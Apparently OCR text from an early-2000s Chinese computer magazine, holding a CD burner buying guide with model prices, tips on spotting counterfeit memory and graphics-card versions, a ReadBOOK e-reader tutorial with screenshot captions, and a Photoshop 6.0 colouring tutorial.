在刻录光驱相对成熟的今天，市场上形形色色各种品牌的刻录机让我们茫然不知所措，加上价格的昂贵，让许多家庭望而却步。目前，市场上销售的主流刻录机的零售价位多在1000－3000元之间，有调查资料显示：一般家庭对刻录机价格的承受能力是1000－1500元左右。纵观国内市场上销售的主流刻录机品牌，其中HP是享誉最久的刻录品牌，但价格较贵，适于对价格不是特别敏感的用户。Acer是目前宣传力度最大的品牌，在低倍速刻录机市场上市场份额较高。NEC刻录机的推广方式很有特色，它是用一种解决方案的形式来推广刻录机，性价比很高，目前买NEC刻录机会配赠价值98元的会声会影4。这种组合是一个家庭VCD制作的解决方案，数字影像经过会声会影4的编辑、配乐、特效处理后，再经过刻录机输出，消费者可以创造出自己的一张VCD或MP3、CD等，这样的功能组合对家用消费者恐怕是最实用和最具吸引力的了。

三、性能的参考与选择

1.刻录机的速度

读写速度是刻录机的主要性能指标，它包括数据的读取和写入速度，其中写入速度(Write Speed)又是最最重要的指标，几乎和价格成正比。选购刻录机时，首先要看的就是产品的标称速度。如宏盛的“翼手龙”CRW1232刻录机，可以看到刻录机上标记着"12×10×32"，这就是最常用的标称速度的标准格式。其中第一个数字为写入速度，第二个数字为复写速度，第三个数字是读取速度。即使用该产品在执行CD-R刻录时，可选择使用2、4、8、12倍速的速度，而在使用CD-RW刻录时，可使用2、4、10倍速的速度，CD-ROM光碟的读取速度可达32倍速。

事实上，刻录机最关键的性能还是CD-R刻录，CD-RW复写的性能次之，但随着刻录机逐渐普及化、家用化，这方面性能的要求会越来越高。

对于刻录速度来讲，速度越快当然越好。不过，除了价格问题之外，你同时也得考虑盘片的问题，并不是所有盘片都支持高速刻录的。就目前来看，8速刻录机刚好处在一个平衡点上，价钱合适，支持这个度的盘片种类也相当多，而且都不贵。

从以往产品的发展可以预见，市场的主流产品正由8倍速向12倍速过渡。在速度方面，一张650M的盘片，从8倍速刻录的8分钟，下降到12倍速的6分钟，除了对“发烧级”用户而言，它们没有多大区别，而且目前的8倍速刻录机又在大幅度降价。但需注意的是，在8倍速以下的低倍速刻录机里，厂商大多采用增大缓存的方式，来防止“Buffer Under Run”错误造成刻录失败的问题。而12倍速时代，大部分刻录机厂商采用了新技术来克服“Buffer Under Run”错误造成刻录失败的问题。

2.防欠载技术

防欠载技术的出现，能有效防止刻死盘的情况。目前，流行的防欠载技术主要有Burn-Proof和JustLink技术，分别属于三洋和理光的专利。防欠载技术是针对高速刻录机而设计的，在高速刻录盘片时，如果出现缓存存储的容量跟不上刻录要求时就会出现死盘。在低速刻录中，由于刻录速度本身很低，这种情况出现的可能性就很小了，低速刻录时的死盘现象往往与其他因素有关，比如机器的配置、磁介质的质量好坏和兼容性等等都会影响到刻盘。以笔者自己的工作环境为例，由于总共有两台机器，所以选购的是一部以今天的标准来看非常"慢"的4速刻录机，而且不支持CD-RW。把它装到机器上，每次刻录都能轻松自如地完成，不大容易出现坏盘。

3．接口方式

光盘刻录机若按接口分类，内置的有SCSI接口、IDE接口，外置的有SCSI接口、并口、PC卡接口以及USB接口等。按传统理论，性能最好的应该是采用SCSI接口的刻录机。SCSI接口(无论外置内置)在CPU资源占用和数据传输的稳定性方面要好于其他接口，系统和软件对刻录过程的影响也低很多，因而它的刻录质量最好。但SCSI接口的刻录机价格较高，还必须另外购置SCSI接口卡，无形中也加大了成本的投入。

随着技术的进步，目前IDE接口的刻录机反而是我们的最佳选择，因其具有最好的性价比。IDE接口虽然有CPU占用率高的问题，但现在机器的配置都越来越高，那一点点占用率已经不是问题了。总的来看，IDE接口的刻录机价格较低，兼容性也较好，可以方便地使用主板的IDE设备接口，数据传输速度也不错，在实用性上要好于其他接口。但它对系统和软件的依赖性较强，会在一定程度上影响刻录质量。不过，随着CPU功能的日渐强大，IDE设备的那点占用率显得无关紧要。

与SCSI刻录机相比，IDE刻录机的性价比明显要高很多。但事实上，无论SCSI还是IDE刻录机，如果没有采用像Burn-Proof或JustLink这样的防欠载技术，都不可能有效防止由于缓冲区欠载而刻坏盘的情况，选购时需要考虑到这一点。

采用并口的光盘刻录机有SPP、EPP、ECP三种模式。其中，EPP、ECP为高速模式，在这两种状态下，刻录机能达到6速读2速写的要求，而SPP模式下只能达到2速读1速写，目前采用并口方式的刻录机除了HP公司的部分产品外，其余基本趋于淘汰，被性能更好的USB接口替代，这一点也是选购时要注意的。

4．售后服务

在选购刻录机时品牌的选择是个很重要的因素，目前市售的刻录机主要分为品牌与OEM两大类，两者的品质与性能其实都差不多，只不过前者要显得"正规"一些，提供的附件及配套软件等也更具名厂"风范"。现在市场上像SONY、RICOH、宏基、HP、宏盛、紫光、NEC等，都是大家较信得过的牌子。和普通的CD-ROM光驱相比，刻录机其实更需要非常妥善的售后服务。按传统观念，在厂家的眼中，这个东西属于"易耗品"，以前的做法是提供三个月质保。

现在各品牌均延长了服务期限。另外，由于刻录机可能存在与刻录软件及某些硬件的兼容问题，所以即便你在商家那里测试无误，拿回家里也可能发现无法顺利使用。因此，事先了解好退换方法是很重要的。一些刻录机产品虽然价格便宜，但由于售后服务不佳，或者根本没有完整的售后服务，所以遇到机器故障或者是软件不兼容时吃亏也在所难免。此外，散热性、噪音大小、配件是否齐全、保修卡及说明书等证明资料是否全面，也是选购时需要注意的。另外厂家销售时的搭赠物品，也是一笔小财富。

四、主流产品浏览

下面我们根据产品的价格和应用分别介绍几种刻录机产品。

入门级刻录机，主要适用于家庭、办公，对刻录机的要求不是很高，价格相对较低，在1000元左右。

1．Philips/460K

Philips公司的这款光盘刻录机，写数据传输率为600kB/s，擦写数据传输率为600kB/s，读数据传输率为2400kB/s，采用内置的SCSI接口。并且机内的闪存版本可通过在线升级，支持的刻录模式有整盘刻录、轨道刻录、增量刻录、分段刻录等，有能量调节功能，双声道。

市场参考价格： 1150元。

2．NEC 8432 刻录机

这款NEC 8X4X32X CD-RW刻录机，是由NEC马来西亚原厂生产的产品。此款产品采用环保包装，比通常的刻录机包装要小1/3左右，印刷采用单色印刷，这样做的目的是降低纸张的用量，减少污染。它采用IDE接口，支持DMA33接口标准，具有8速写、4速复写、32速读等功能，采用了2MB高速缓存(Memory Buffer)，具有独特的硬件误差纠错系统，在设计上采用多项先进技术，使刻录机在刻盘时"畅通无阻"，有效地避免了爆盘及爆音现象。并且，NEC特别采用了先进的封装，可以很好地防尘，并延长使用寿命。此款刻录机的盘片兼容性良好，刻出的盘片通读率相当高，并具有超强的稳定性，性价比很高，是办公和家用的上佳选择。

市场参考价格：998元。



3．宏盛“翼手龙”CRW1232

这款刻录机采用了改良的防热设计和OPC优化电源控制（Optimum Power Control）设计，能够持续监控刻录时的信号电平，并可以实时调整激光强弱以补偿较脏的光盘，从而保证信号的平稳。12速写、10速复写、32速读。接口形式：IDE。

市场参考价：1580元



办公级刻录机，主要适用于一些专门制作大量VCD、对刻录机的稳定性要求比较高的用户。

4．理光 7083A刻录机

理光推出的8倍速刻录机RICOH MP7083A，不但具备8倍速写入、32倍速读取的功能，更拥有先进的8速复写功能。在这款刻录机中内建了理光自行研发的LSI控制器及模拟前端处理器，使得RICOH MP7083A有更快速更稳定的刻录品质。而8速复写的速度加上32速读取速度，让RICOH MP7083A拥有目前8倍速机种中最强大齐备的功能。RICOH MP7083A除了随机附赠操作简便功能齐全之Nero刻录软件外，还有CD-R及CD-RW空白光盘片各一片。同时，理光公司还在网站免费提供升级服务，给使用者最新的技术支持与咨询，为用户提供更完善的售后服务。

市场参考价格：1560元

5．YAMAHA 2100E

YAMAHA 2100E刻录机具有16速写、10速复写、40速读，平均随机读取时间为160ms，8M缓存，能有效预防烧录过程中的不良干扰，并可升级闪存版本，支持CD-R、CD-RW盘片，支持整盘刻录、轨道刻录、增量刻录、分段刻录等多种刻录模式，是办公的好选择。

市场参考价格：1980元



6．SONY 145E

SONY 145E刻录机采用内置式，IDE接口。10速写，4速复写，32速读，平均随机读取时间150ms，使用4M缓存，与10速写速度配合很好，可保证刻录的稳定性，支持80mm、120mm两种格式盘片，盘片兼容性良好，支持多种刻录模式，信噪比为75dB，失真率小于2%。



市场参考价格：1800元



打假开心果

KingMax内存条的版本

随着近期内存价格的下跌，很多JS打起了内存版本的“时间差”。针对这种情况，我们的记者采访了KingMax北京办事处，他们对目前市场上KingMax内存的版本作了如下说明。

关于我们内存的版本问题是这样的：

一、目前我们的内存市场上有3个型号，VER 1.1、VER 1.2、VER 1.0，其中，VER 1.1和VER 1.2是我们较早期产品的PC-133系列产品的版本号。采用的是8×8的颗粒打造的，目前该类产品已经不再生产了，市场上的货应该是JS的存货。

二、目前最新的版本号是PC-150系列的VER1.0，之所以要叫VER1.0，是因为它采用的颗粒和PC-133系列的有所不同，它用的是新的16×8的大颗粒，是新产品。而且目前都是用这种颗粒生产内存的。

三、关于那些打磨内存以次充好的事，如果是打磨的，那么痕迹一定很明显，很粗糙。希望广大的用户应该多去市场走走看看，货比三家嘛！这样就不会上当了。

GeForce2 PRO的版本

过去，有些供货商和媒体为了推广和介绍GeForce2 PRO，宣称GeForce2 PRO是GeForce2 GTS的加强版，就取了个名字“GeForce2 GTS PRO”。事实上，nVIDIA公司的确从未推出过一款叫“GeForce2 GTS PRO”的产品，因此，消费者购买GeForce2 PRO时看见芯片上刻着”GeForce2 GTS PRO”时都半信半疑，觉得自己中了JS的招。我要告诉大家的是，揭开显卡芯片的散热片后，看到芯片上标有GeForce2 GTS PRO字样，才是真正的GeForce2 PRO芯片。

为了让更多的用户了解真相，艾尔鹏(上海)股份有限公司向所有的用户公开了nVIDIA的内部文档，其文件编码为09132000-01，这文件很详细地阐述了GeForce2 PRO是怎样的东西，甚至GeForce2 GTS PRO芯片上刻的每一行每一个字母代表着什么意思，您只要Email to：addisonsong@aopen.com.tw，就可免费索取。


电子读书器——ReadBOOK


□重庆　徐阳


书籍是人类最好的朋友！以前看书，都是捧在手上“拜读”,随着电脑的日益普及,书的载体和形式也有所变化。在网上你可以很容易地找到并下载一些大块头的精彩书籍，而那些书要是以传统纸质形式存在，恐怕你是根本不敢想象的。


光有电子书还不够,在电脑上看书比较费眼,如果没有一个好的阅读软件，你的眼睛一定坚持不了多久。

要想在电脑上舒舒服服地欣赏书籍，文件阅读器ReadBOOK是一个很好的选择。


















配置
外观 控制 屏幕 扩展名 插件 其他
文件列表窗口显示的类型 新增(A) 删除(D)
文件类型描述 文件扩展名
C语言源程序 *.C *.C
C++语言源程序 *.Cpp *.CPP
C(C++)语言定义文件 *.H *.H
如果想让ReadBOOK的文件列表窗口中显示更多类型的文件，并且以后可以在相应类型的文件上单击右键用ReadBOOK打开，就要在这里添加该类型。
选择“新增”，在左边输入类型描述，右边输入文件扩展名。
确定 取消
6


配置
外观 控制 屏幕 扩展名 插件 其他
外部编辑器
D:\Program Files\ReadBOOK\DreamEdit.exe
自动搜索 浏览...
可以在这里制定你喜欢的外部编辑器，以便在你阅读时可以通过菜单或快捷键调用它来进行编辑。
安装
建立程序组和快捷方式 删除
记得图1的安装窗口吗？在这里可以把它“揪”出来！
确定 取消 帮助
7


老人与海.txt
直接将文件拖到桌面上的ReadBOOK图标上，或者在该文件上单击右键，并在弹出的菜单中选择“用ReadBOOK阅读”即可打开文件。
当然，也可以从ReadBOOK主界面中通过“打开”来打开文件。
打开(O)
Edit with Dreamweaver UltraDev
打印(P)
用ReadBOOK阅读
CuteFTP upload
用 Norton AntiVirus 扫描(S)
打开方式(H)
UltraEdit-32
Add to Zip
Add to 老人与海.zip
Zip and E-Mail 老人与海.zip
发送到(N)
剪切(T)
复制(C)
创建快捷方式(S)
删除(D)
重命名(M)
属性(R)
8


9
文件(F) 编辑(E) 视图(V) 收藏(A) MIDI(M) 22:27 帮助(H)
添加到收藏书架(A) Ctrl+D
整理书架(O)...
文学作品
通过“整理书架”，可以打开“我的书房”。好生规划一下吧！
6 如果你因失去了太阳而流……将失去群星了。
ReadBOOK有一个“藏书阁”，合理利用它你也可以建立自己的图书馆！
如果要将正在阅读的书籍加入收藏书架，只要点击“收藏”→“添加到收藏书架”，或者用快捷键“Ctrl”+“D”。
7 跳舞着的流水呀，在你……歌声，你的流动呢。你肯挟瘸……
The sands in your way
我的书房
文件名
名称
新书籍(S)
要想增加书籍，使用“新书籍”
文学作品
老人与海
网络文学
第一次亲密的接触
如果需要增加大量的收藏，您可以在Win95的文件管理器将文件拖至ReadBOOK的“收藏书架”窗口。
如果要增加类别，就要使用“新书架”了。
新书架(N)
收藏只是建立一个快速打开文件的捷径，并不备份文件。
想要删除的文件直接拖到“废纸篓”就可以了，同样，也只是删除快捷方式，文件本身并不受影响。
废纸篓


编辑：1716 - 1621 = 95
Once we dreamt that we were strangers. We wake up to find that we were dear to each other
10
当阅读中发现错别字或者局部排版问题，选中相应部分，然后打开“编辑”→“局部编辑”，出现此窗口后，就可以进行编辑修改了。
删除半个汉字 确定 取消


MIDI(M) 22:55 帮助(H)
不显示(N)
显示当前时间(T)
显示阅读时间(V)
显示打开文件时间(O)
设置时间参数(S)
智能分段
BIG5码
在电脑上阅读毕竟比较耗眼睛，所以新版的ReadBOOK特意设置了时间参数，可以在菜单上及时“显示阅读时间”，以便自己掌握时间休息。
如果你看书专注得忘了时间，可以在这里设置闹钟，让程序每隔一段时间自动提醒你休息。
这不，半小时刚过，可爱的窗口就出来了！
保护视力
戴眼镜的小闹钟说： 请休息...02:39
您已经连续阅读了31分钟，休息几分钟吧！
下次还会提示
等会儿再说 知道了
11

□黑龙江　Swimmingfish

开启设计之门 ——Photoshop6.0新手上路(三)

第三章　神笔马良——Photoshop6.0的绘画技巧

无论是当初蒸汽机的发明，还是我们现在所面对的计算机，世界上每一次的重大革命，都或多或少地改变着我们的生活。单从电脑设计这个领域来看，它的出现让像你我这样不具有专业美术基础的普通人，也能实现制作专业设计作品的美好愿望。本章所讲解的实例可能对刚刚接触Photoshop6.0的读者有些偏难，但是想想看，在电脑还不是很普及的年代里，我们所制作的作品可都是靠专业的美术工作者用画笔来完成的啊！这本身不就是一件激动人心的事情么？请一步步和我一起来做吧。

在Photoshop6.0中，它的绘画功能可能算是其运用最为灵活和多变的了，这方面所涉及使用的工具之多，覆盖面之广，不是其他功能所能相提并论的，我们只有充分理解和运用绘画功能，才能做出一个好的作品。因此，我相信本章的讲解一定比以前还要精彩。好了，闲言少叙，看在您睁大眼睛看了这么长时间的份儿上，先送您一枝花。

一、江南无所有，聊赠一枝春

打开图1所示的一张工笔效果的素描图片，我们在这个实例中所要做的是给这张图片上色，在它的基础上创作出具有水彩画风格的作品。我们所使用的工具就是在上一个章节中已经非常熟练的选择工具，和马上就要涉及的渐变工具。观察工作区中要进行处理的图片，树枝、树叶、花瓣、花蕊，这四个不同的部分，都将是我们使用不同渐变方式加工的对象，这一点是首先要读者理解的。



图1

1．点击工具箱中的多边形选择工具，注意工具敏感状态栏中的羽化数值（如图2所示）。为了使我们一会儿进行渐变处理的边缘不至于过于僵硬，在此进行适当的羽化。沿着树枝进行勾选，因为画面上不同的树枝具有不同的走向，为了使我们填充的颜色更自然，不必将画面上所有树枝都选择，我们将不同走向的树枝分开处理。

2．在工具箱中，按住“油漆桶”工具不放，弹出阶联工具箱，选中渐变工具（如图3），观察工具敏感状态栏，它也相应改变为渐变工具选项（如图4所示）。这里Photoshop6.0为我们设置了中心渐变、菱形渐变等几种方式，基本上满足了创作过程的需要。当然了，我们所使用的还是初设的线形的垂直渐变方式，其他的还要您自己研究一番了。这个时候不要忙于对工作区中的选择进行处理。想象一下我们日常生活中见到的树枝是什么颜色的？

图2






图3



图4

3．双击“渐变”敏感工具条中的颜色显示框，弹出“渐变”编辑窗口，在这里我们可以对工具的渐变方式、光滑度和颜色进行设置，具体设置如图5所示。在颜色编辑区域中，按住下面的颜色控制手柄可以进行自由的拖拽，而且为了编辑颜色的方便，在控制手柄的空白处，我们可以自由地增加它们，并对其颜色进行修改。




图5

4.将控制手柄设定为三个，并且依次修改它们的颜色，尽量调整成一种树皮的色彩。在颜色编辑区中的三个控制点由浅入深依次为：R255、G255、B255，R146、G120、B97，R148、G109、B74。我在这里给出颜色的数值只是给大家一个参考，具体的还要您自己来把握，三个控制点的位置如图6所示。




图6



图 7

5．好了，现在我们就可以使用“渐变”工具沿着工作区中的选择拖拽渐变线了，感觉不满意的话，配合历史记录面板多尝试几次。在使用的过程中，您就能慢慢地熟练运用渐变工具了。树枝填充以后的效果如图 7 所示。

6．对于树叶、花瓣的选择和填充方法大体上同树枝相同，在这里我就不给大家一一演示了，惟一和它们有所不同的是花蕊。这里我们就不能再使用渐变来进行添色处理了，我们所要做的是使用“毛笔”工具轻轻地在花蕊上点几下，就大功告成了。注意将工具箱下方的前景色转换成金黄色，并且调整画笔的笔触大小，如图 8 所示。




图 8



图 9

7．最后，我们完成的效果如图 9 所示。在整个制作的过程中，除了对软件的使用外，我们一定要注意对耐心的培养，这是对设计工作者的最基本要求，只有坐得住板凳的人才是最好的设计师。就像我们刚刚完成的这幅作品，对渐变色彩的调整和定位，以及对选择区域的控制都是整个作品成功的首要因素，而这些都和我们的耐心有非常直接的关系。

二、综合应用——黄金龙的制作

1．打开如图 10 所示的图片，同样的现在我们还是为这张图片添色，但是同样的目的，在这里我将用不同的方法为大家演示。当然了，由于所用的工具不同，产生的效果也就截然不同了。



图 10

2．在图层控制面板中，按住背景层不放，拖拽到“复制图层”按钮上，复制一个新的图层，并命名为“图层 2 ”(如图 11 所示)。我们将在这个图层上制作黄金龙的突出来的鳞片，因此需要将图层中的白色区域删除掉。

3．从上一个章节中我们所讲过的知识知道，单击菜单 Select/Color Range，通过颜色范围将图层2中的白色区域选择出来（如图 12 所示），然后回到工作区，按键盘上的“Delete"，删除选择区域。



图 11



图 12

4．执行滤镜 Filter/Stylize/Emboss，为图层2增加浮雕效果(如图 13 所示)。因为现在还没有进行添色处理，因此我们还不能非常明显地看到滤镜效果的强大，但是通过导航器或者使用放大工具，在画面局部上还是能感觉到一些变化的。




图 13

5．在图层控制面板上，通过背景层再复制一个新的图层，命名为图层3。我们将在这个图层上填充色彩，然后通过与图层 2 中黄金龙的鳞片配合，显现出我们理想中的效果。

6．现在我就为大家介绍一组新的工具，它们在Photoshop6.0 的绘画功能方面占有非常重要的地位，这就是它的“钢笔”以及系列工具。使用过 CorelDraw 或者 Flash 的读者可能都深有体会，在它们的工具箱中都有一组专门用来刻画曲线的工具，在专业上叫做贝塞尔曲线工具。可以说，只要掌握好任何一个软件的贝塞尔曲线工具，那么其他软件也都迎刃而解了，因为它们无论从使用方法上和原理上都是大同小异的。

Photoshop6.0 的钢笔工具的位置如图 14 所示，通过这组工具，我们既可以按照自己的意愿在工作区中进行曲线的绘制，也可以沿已经存在的物体边缘勾勒。可以说只有领悟了钢笔工具的内涵，我们才可以自由地进行创作，它的重要性是不言而喻的。图 15 所示为钢笔工具绘制的曲线各部分名称。从我使用钢笔工具的经验来看，一般通过来大致勾画出物体的外框，确定锚点的多少进行必要的增减，然后通过对锚点位置进行修正，同时使用工具拖拽锚点的控制柄对路径曲线进行圆滑处理。由于这组工具对技术没有太多的要求，我们所应做的就是要有足够的耐心和信心，因此具体



图 14




图 15

使用上的问题，在这里我就不给大家介绍了。

7.使用“钢笔”工具，将图层 3 的“龙”的轮廓勾勒出来，在路径控制面板中，将钢笔的路径转换成选择，这种方法也可以用在曲线较大的选择方式上，这在上一章节的讲解中没有给大家介绍，通过这个实例也就让大家了解了。点击路径控制面板的“转换成选区”按钮，这样我们就把勾出的路径转换成了选择区域。

8.调整工具条中的前景色为金黄色，使用喷筒工具将选择区域填充。注意在 Photoshop6.0 中，许多用于绘制的工具的颜色设定都是基于前景色的，因此在使用之前一定要先调整好。

9.为了使我们制作的黄金龙能够呈现立体感,我们需要对刚才的纯色填充作一下处理。选择工具箱中的“灼烧”工具,使用这个工具可以有效地在原来的图像基础上进行色彩的加深。注意配合工具敏感选项栏中的参数设置,调整画笔压力以及对画笔像素的设定,参考图16所示。在工作区中沿着黄金龙的边缘进行灼烧处理，当然了，这都是在



图 16


图 17


图 18

选定图层3为当前工作图层的基础上进行的。这个步骤完成以后的效果如图 17 所示。

10.在图层控制面板中，通过上一章节的学习我们知道，不同的图层合成方式会产生不同的效果，试着调整图层 3 的合成方式,并且修改一下图层2的对比度和饱和度，这个实例可以说已经完成得差不多了,如图18所示。

刚刚我们完成了两个对大家而言比较复杂的实例，看到一张简简单单的素描图片在我们的精心制作之下变得精彩纷呈，是不是有一种充满豪气的成就感呢？每一个工具的使用都可以在瞬间改变我们作品的面貌，这是一件多么令人激动的事情啊！

其实，从这方面来看，Photoshop6.0的滤镜更能体现创意的快感,您想了解它们么？请和我一起耐心等待《开启设计之门》的第四章——Photoshop6.0 滤镜完全攻略。(待续)

